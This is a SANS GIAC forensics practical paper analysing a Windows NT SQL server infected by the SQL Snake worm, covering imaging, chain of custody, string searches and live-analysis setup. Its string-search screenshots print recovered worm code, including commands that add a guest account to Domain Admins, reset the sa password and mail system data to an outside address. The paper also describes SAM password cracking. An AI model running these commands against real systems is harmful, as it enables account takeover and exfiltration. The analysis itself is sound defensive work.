GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at http://www.giac.org/registration/gcfa

SANS GIAC

GCFA Practical Assignment v1.0

© SANS Institute 2004, Author retains full rights.

Steven G Lukacs

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 1 - Perform an Analysis on a System .....
"Automated Hacking" .....
Synopsis of Case Facts .....
Describe the System you will be Analyzing .....
Hardware/Software Inventory & Chain of Custody .....
Image the Media .....
String Search .....
Media Analysis .....
Offline Analysis – Linux Forensics Tools .....
Live Online Analysis – Windows Forensics Tools .....
Preparation and Analysis Process .....
Live Online Analysis – Windows Forensics Tools continued... 38
Commands with abnormal output .....
Commands with normal output .....
MAC Time Analysis .....
Recover Deleted Files .....
User Information/Conclusions .....
Assignment 2 - Analysis of an Unknown Binary .....
Binary Details .....
Program Description .....
Step-by-Step analysis of "sn.dat" .....
Forensic Details .....
Program Identification .....
Legal Implications .....
Proof of execution .....
Interview Questions .....
Assignment 3 - Legal Issues of Incident Handling (Wiretap Statute) 72
Introduction .....
Communications Interception by System Administrators .....
Search and Seizure in Canada .....
Illegal interception .....
Communications Interception by Law Enforcement .....
System & Device Banners .....
Evolution of Canadian law .....
Graphical Images MD5 Checksums .....

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 1 - Perform an Analysis on a System

"Automated Hacking"

Synopsis of Case Facts

On May 22, 2002 the ACME customer support center was sent an email from an outside party whom detected multiple scans to their firewall on port 1433(TCP). Below is an excerpt from the email.

-----Original Message-----
From: security@ABCD.com [mailto:security@ABCD.com]
Sent: May 22, 2002 16:44 AM
To: support@ACMECorp.com
Subject: Alert → ACME Corp System (x.x.x.x Routable address)

Our firewall logs have detected scans on port 1433 from your system at x.x.x.x, which may indicate that your system has been infected by the Microsoft SQL Spida Worm.

7 scans on TCP port 1433 were logged at 1:58am EDT May 22, 2002 with a source address of x.x.x.x. Please investigate your system and cease all scanning to our firewall.

Security Administrator,
ABCD.com
security@abcd.com

The system in question was not in operational status, and the service it was configured to provide was unofficially decommissioned. However the system was connected and accessible to the Internet without access control devices such as router access lists or firewalls. It is not believed a software firewall was in place on the system.

After receiving the email, which identified the system may be scanning other systems, ACME Corp made the decision to remove the network cables from the connecting switch and leave the system running for possible investigation at a future date. ACME Corp did not perform any type of investigation on the system until this point. The cord was unplugged from the system by a system administrator on June 4, 2002@23:52:53. The system was then moved to a storage rack, accessible by multiple individuals. On Oct 1, 2002 the system was removed from storage for analysis.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Describe the System you will be Analyzing

The system under analysis is a Windows NT 4.0 server running on a Dell Power Edge 2450. Configuration included hardware RAID 10 with 2 physical drives, effectively equating to RAID 1 (Disk Mirroring). Network configuration is believed to be set to auto-negotiation and part of a /24 routable network.

Reports taken Sept 28, 2002 @ 11:05am from ACME Corp project managers, stated the database server and web server were configured as a functional unit to provide a Web Server based application for a client of ACME Corp. It is believed both systems were of identical configuration with regards to hardware, operating system, account and password configuration. The first system was configured as the IIS Web Server and the second system (under analysis) was configured as a MSSQL 7 database. The Web Server was removed from production and re-deployed before this analysis. Both systems were connected to the Internet via routable address space and were not located behind a firewall or any other protective security measure. The database systems current status is unknown.

The original administrators who installed the system had since left the corporation and few technical details could be gathered. The administrator and any user ID's or passwords were not known, requiring the SAM database to be cracked or modified for online analysis.

Image 1.0 contains the network architecture diagram as provided by the project managers. This diagram was a conceptual model used for the initial design phase. It is believed this is the final architectural model but no other detail is available.

Image 1.0

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Hardware/Software Inventory & Chain of Custody

- Incident scene photographs available, upon request.
- Handwritten process and procedure notes available upon request.

System	Serial #	Incident Tag Number	Application
Dell Power Edge 2450	466YRT3321	001A	Windows NT 4, MSSQL 7
1U - Rackmount		001A	
733 Mhz x86		001A	
3.5" Floppy Disk		001A	
CDROM		001A	
RAID Controller		001A	
U-Wide SCSI Adapter		001A	
(1) - Onboard NIC		001A	
(2) - Aditional NIC's		001A	
Internal Video Card		001A	
(2) Serial Ports		001A	
(1) Parallel Port		001A	
(2) USB 1.1 Ports		001A	
(1) PS2 Mouse Port		001A	
(1) PS2 Keyboard Port		001A	
Components			
IBM Ultrastar HDD - 18.2GB	42Q789000032	001A.1	
Model DDYS-T18350			
IBM Ultrastar HDD - 18.2GB	42Q789000039	001A.2	
Model DDYS-T18350			
42Q789000032(Image) sdb2.dd		001A.1a	
42Q789000039(Image) sdb3.dd		001A.2b	
Chain of Custody	**Date**	**Person**	**Location**
Incident Tag #001A	< June 4, 2002	N/A	ACME Computer Room (In Rack)
Incident Tag #001A.1	< June 4, 2002	N/A	ACME Computer Room (In Rack)
Incident Tag #001A.2	< June 4, 2002	N/A	ACME Computer Room (In Rack)
Incident Tag #001A	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
Incident Tag #001A.1	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
Incident Tag #001A.2	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
Incident Tag #001A	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
Incident Tag #001A.1	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
Incident Tag #001A.2	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
Incident Tag #001A.1a	Oct 6, 2002@15:47	Investigator - Steve Lukacs	Forensics Analysis Area - Forensics PC
Incident Tag #001A.2b	Oct 6, 2002@15:47	Investigator - Steve Lukacs	Forensics Analysis Area - Forensics PC

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image the Media

In order to begin a forensics investigation, a method to make exact duplications of the suspect media should be thought out and planned prior to the incident. In some cases this is difficult since the number of unique system configurations, devices and media can vary greatly. In this case, the method to obtain images of the source media was utilizing the Unix utility dd (Data Dump).

I started off by installing Red Hat Linux 7.3 on a separate hard disk and booting into the Linux partition to perform MD5 checksums on the source media. This step was performed to obtain a digital fingerprint of the media in its current state. Once the fingerprint of the original media is obtained, it can be used to verify and ensure the evidence has not changed from the initial investigation and prove the investigator was analyzing an exact duplicate of the source media.

After installing Linux, the boot process on the Dell's revealed that hardware mirroring was in place for the two disks located in slots 0 and 1. In order to prevent any media changes mirroring would have to be disabled, however with no documentation available for the Dell Power Edge 2450 I was not confident I would be able to effectively remove the mirror and guarantee the image integrity. The quickest and easiest way to remove this obstacle was to place the source image on slot 2, which was not part of the mirror configuration. This would make the disk available for duplication while removing the risk of unwanted modification to the media.

Imaging the media is the first technical step in the forensics process and maintaining the integrity of the source media. Any modification to the source media can severely hamper and potentially ruin the forensics investigation.

In order to obtain MD5 checksums it was necessary to specify the partition name, which can be seen with the Unix fdisk command, however to be safe I decided not to run the fdisk command first just in case any accidental changes were made to the media. Instead, another hard disk was placed into the system to identify what device name the system chose when a secondary disk was placed into the slot 2 of the Dell Power Edge 2450 -- This allowed me to run the checksums by intuitively guessing at the partition names.

Once the MD5 checksums were obtained from the partitions on the source media relevant to the investigation (/dev/sda2 and /dev/sda3), fdisk was run to display and confirm the partition configurations. (See Images 2.0,2.1) The Unix dd command was then used to make images of the partitions.

The next step was to prepare for the analysis of the images. Although this step could be performed on the original hardware, the images were too large to be kept on the Linux partition for analysis unless zipped. Instead, I used my incident response laptop configured with an externally attached ION USB 2, 120GB hard

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

disk. The USB 2.0 ION drive was connected to the Linux system installed on the victim hardware and both zipped dd images were copied to the ION drive for analysis. Once each of the images were copied over and unzipped, MD5 checksums were again run to verify the integrity of the images. (See Image 2.2) Additionally, backups of these images were created for safekeeping and zipped.

Note: The partition sdb1 was a Dell utility and not used in this analysis.

Image 2.0






Image 2.1



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 2.2



String Search

String searches were performed on the two partitions in search of key words such as commonly used hacker speak (jargon) or applications. In this case we also have some pre-analysis investigation information that can be used in the string search, relating to the SQL Worm. Fortunately, technical analysis of the SQL Snake is available at http://www.incidents.org/diary/diary.php?id=157[i] and provided strings that were used to look for the worms existence. By searching the images sdb2.dd and sdb3.dd using the Unix strings command, evidence that the Worm has infected the ACME Corp system was present. See images 3.0-3.2

Within the technical analysis of the SQL Snake at www.incidents.org are specific strings that were used to identify whether the system was infected and to what extent. The first question that came to mind after reviewing the technical analysis was whether or not the worm on ACME Corp's system behaved the same way as described in the technical analysis at Incidents.org and whether the worm was successful in completing all of the steps as described in the analysis.

Shown in images 3.0-3.2 are excerpts from string search matches on the image sdb2.dd, which was the C drive on the database server. No string matches relating to the SQL Snake were identified within sdb3.dd, the D: drive on the database server.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 3.0

```
root@localhost:/ - Shell - Konsole
Session Edit View Settings Help
[SQLEXec
[SQLEXec
[SQLExecutable
[SQLExecutable
[SQLExecDirect
[SQLExecute
[SQLExecDirect
[SQLExecute
sqlexec
[SQLExecDirect
[SQLExecDirect012
[SQLExecDirectW
[SQLExecDirectW012
[SQLExecute
[SQLExecute04
_[SQLExecDirect
_[SQLExecDirect012
_[SQLExecDirectW
_[SQLExecDirectW012
_[SQLExecute
_[SQLExecute04
// sqlexec v1.1
  WScript.Echo("sqlexec v1.1\n" +
cscript sqlexec.js X1 sa "" echo X1|find "X1"
cscript sqlexec.js X1 sa "" net user guest /active:yes
cscript sqlexec.js X1 sa "" net user guest X2
cscript sqlexec.js X1 sa "" net localgroup administrators guest /add
cscript sqlexec.js X1 sa "" net group "Domain Admins" guest /add
attrib -h sqlexec.js
copy sqlexec.js \\X1\admin$\system32
attrib -h \\X1\admin$\system32\sqlexec.js
attrib -h sqlexec.js
cscript sqlexec.js X1 sa "" net user guest /active:no
cscript sqlexec.js X1 sa "" net localgroup administrators guest /delete
cscript sqlexec.js X1 sa "" net group "Domain Admins" guest /delete
cscript sqlexec.js X1 sa "" isql -E -Q "sp_password NULL,X2,sa"
cscript sqlexec.js X1 sa X2 run.js sqlexcess.js X2
[SQLExecutable
[SQLExecutable
[SQLExec
(Executing (SQLExecDirect), hStmt=
Executing (SQLExecute), hStmt=
[SQLExecDirect
[SQLExecute
[SQLExecDirect
[SQLExecute
[SQLExecDirectW
[SQLExecute
New  Shell  Shell No. 2  Shell No. 3
```

Image 3.1

```
root@localhost:/ - Shell - Konsole
Session Edit View Settings Help
[root@localhost root]# cd /
[root@localhost /]# ls
bin boot dev etc home initrd lib lost+found misc mnt opt proc root sbin sdb2.dd tmp usr var
[root@localhost /]# strings sdb2.dd | grep -i ixltd@postone.com
  shell.Run("clemail.exe -bodyfile send.txt -to ixltd@postone.com -subject SystemData-" + WScript.Arguments(0), 0, tr
New  Shell  Shell No. 2  Shell No. 3
```

Image 3.2

```
root@localhost:/ - Shell - Konsole
Session Edit View Settings Help
[root@localhost /]# strings sdb2.dd | grep -A 5 -B 5 -i sdataip
   WScript.Quit();
clefile = shell.ExpandEnvironmentStrings("%SystemRoot%\\system32\\asver241.srq");
path = fs.GetFile(WScript.ScriptFullName).ParentFolder + "\\";
function random(min_number, max_number)
  return min_number + Math.round((max_number - min_number) * Math.random());
sdataip = new Array(216, 64, 211, 209, 210, 212, 206, 61, 63, 202, 208, 24, 207, 204, 203, 66, 65, 213, 12, 192, 194, 195,
                    198, 193, 217, 129, 140, 142, 148, 128, 196, 200, 130, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144,
                    151, 152, 168, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166,169);
sdataf = new Array(151, 111, 101, 62, 49, 45, 43, 40, 36, 36, 33, 27, 25, 24, 23, 20, 18, 13, 12, 10, 10, 10, 9, 8, 8, 6, 6,
                   6, 6, 5, 5, 5, 4, 4, 4, 4, 4, 4, 4, 3, 3, 3, 3, 3, 3, 3, 3, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2)
sarraylength = sdataip.length;
statarray = new Array();
for (s = 0;s < sarraylength;s++)
  arraylength = statarray.length;
  for (i = arraylength;i < arraylength + sdataf[s];i++)
   statarray[i] = sdataip[s];
function password()
  pass = "";
  for (counter = 0;counter < 4;counter++)
   pass += String.fromCharCode(random(97, 122)) + random(0, 9);
  return pass;
New  Shell  Shell No. 2  Shell No. 3
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Additional string searches were performed on both images using common "Hacker Jargon". No string matches were made on either of the imaged partitions.

String searches were performed on pagefile.sys after being restored for the image sdb2.dd (C: Drive) and no suspicious output was discovered.

Below is an example of the string search used to locate interesting text with the database servers C: drive.

 # strings –a sdb2.dd | fgrep –f strings.txt >jargon.out

Media Analysis

Media analysis for this investigation was accomplished with a, two-step process utilizing offline and online analysis to obtain a comprehensive analysis of the ACME Corp system. The two forms of analysis are as follows:

1. Offline Analysis using Linux – Media ***Read Only***
2. Online Analysis with a copy of the Source Media

Because of the circumstances in which this system was left after the initial incident, it is necessary to perform the forensic analysis in the order listed above to obtain the maximum amount of information and exact the minimum amount of changes during the forensics process. After the incident discovery, the system was unplugged from the network and left powered on for a number of months. Although this is an appropriate action, the length of time between the incident and investigation may have resulted in the loss of some valuable information such as system log files that have rolled over in this time frame.

Offline Analysis – Linux Forensics Tools

The first step of this process uses the Linux offline analysis in which the previously created dd images will be analyzed with Linux forensics tools. Part of this analysis requires the data dump image to be mounted read only from Linux. While Linux is capable of reading Windows NTFS partitions, the source kernel must be modified and re-complied to enable this feature. To do this, I followed a procedure outlined on http://www.getlinuxonline.com.[ii] Enabling this option allows Linux to read NTFS partitions in read only mode, which is very important for this analysis since it guarantees the data dump file will not be modified in any way.

To mount the images, the command mount is used with the following options:

 # mount –o ro noatime, noexec, nosuid, nouser, loop –t ntfs /dev/sdb2.dd /mnt

- -o ro (Specifies the partition will be mounted read only)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- –t ntfs (specifies the partition to be mounted is the Windows NTFS file system)
- noatime (Does not allow inode access time to be modified)
- noexec (Does not allow execution of binaries within the filessystem)
- nosuid (Does not allow set user id bits to take effect)
- nouser (Does not allow users besides root to mount the files system)
- loop (Ability to mount files as filesystems)

From our interviews with the project managers from ACME Corp and the email received from the administrators at ABCD.com we have some clues to follow to verify if the SQL Snake infected the system. It is important to keep in mind that even though we have strong clues at to what may be have happened to this system, the forensics process calls for systematic analysis to prevent assumptions and ensure everything has been examined and no stone has been left un-turned.

The file pagefile.sys was restore from the sdb2.dd image, using the Autopsy forensic browser. Multiple string searches were then performed on the file and no leads were identified or followed. Five Recycler bins existed on the system, three on the C: drive and two on the D: drive, three of them are unique. The SIDS attached to the recycler bins, belong to the users: administrator, admin and Internet (SIDS 500, 1005, 1006). All recycler bins were empty of deleted files. See Images 4.0-4.2

Image 4.0




Image 4.1

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.





Image 4.2



The system was searched for .pst mail files by both keyword search and manual file location via Autopsy. No pst files were present on the system.

Live Online Analysis – Windows Forensics Tools

The ACME Corporation's database server was powered down on initial investigation so an offline analysis was chosen as the first action since it is the easiest and safest form of analysis. However, an exact duplicate of the original media was created and since the hardware was available, I found it worthwhile to boot a copy of the original media for further analysis. This allowed me to extract data that could not be easily found in an offline analysis, such as the live system behavior, a dump of system memory, network information and more.

Since Windows systems automatically mounts and write to all attached windows partitions and no hardware write block was available on the hard disk, the order of commands run during the online analysis was important. One of the key principals of forensics is to maintain the integrity of the victim system and minimize changes. Although it is extremely difficult to prevent any changes from occurring on a live system, steps can be taken to minimize these effects. Each

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

command was run and monitored with filemon.exe – www.sysinternals.com to verify the effects it would have on the victim systems MAC times and any file changes.

Another important step to ensure everything went as planned was to create a forensics CD to run commands from. This step would ensure the commands were executed as planned, avoiding any typing mistakes or miscalculations. Once the CD-R was created, an MD5 checksum was made for each program on the CD. Important to note is that each system may require a different forensic process dependant on hardware, software, environmental circumstances, access and many other variables. Below is the process that was developed for the online analysis of the ACME Corp system.

Preparation and Analysis Process

1. Extract and crack victim systems SAM database – Password was not known by ACME Corp.
    a. Autopsy was used to extract the SAM database, pwdump2 to grab the hashes and john-the-ripper was used to crack the passwords. See Image 5.0-5.1


Image 5.0

Image 5.1

2. Create forensics CD-R with all applicable tools required to investigate the ACME Corp system. See Image 6.0

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Image 6.0



3. Create MD5SUM of CD-R forensics tools. (Seen in screenshot – contents.md5)
4. Create a batch file to automatically run all of the forensics tools needed for analysis. (Seen in screenshot above (collector-forensics(a).bat)[iii]
5. Configure Monitoring system to capture all packets originating from the victim system.
    a. Connect to 10BaseT hub
    b. tcpdump -i eth0
6. Configure forensics workstation with netcat to receive command output.
    a. Forensics Station →nc –l -p 1010
    b. Victim System →command | nc 192.168.0.1 1010
7. Connect victim system, monitoring system and forensic workstation to and ethernet hub, allowing all packets to bee seen by the monitoring system.
8. Boot victim system with image of original media.
9. Login to the system using the cracked SAM database password.
10. Insert forensics CD-R and double click on the cmd.exe located on the CD-R.
11. Manually capture memory contents with dd.
    a. dd.exe if=\\.\PhysicalMemory conv=noerror | nc 192.168.0.1 1010
    b. Note: This capture failed due to the following error: The procedure entry point VerSetConditionMask could not be located in the dynamic link library – Kernel32.dll. An attempt was made to use memdump.exe as a backup but it also failed.
12. Run the forensics batch file, which executes all of the required commands and saves the output to the A: drive with an md5 checksum of the collected.txt file.
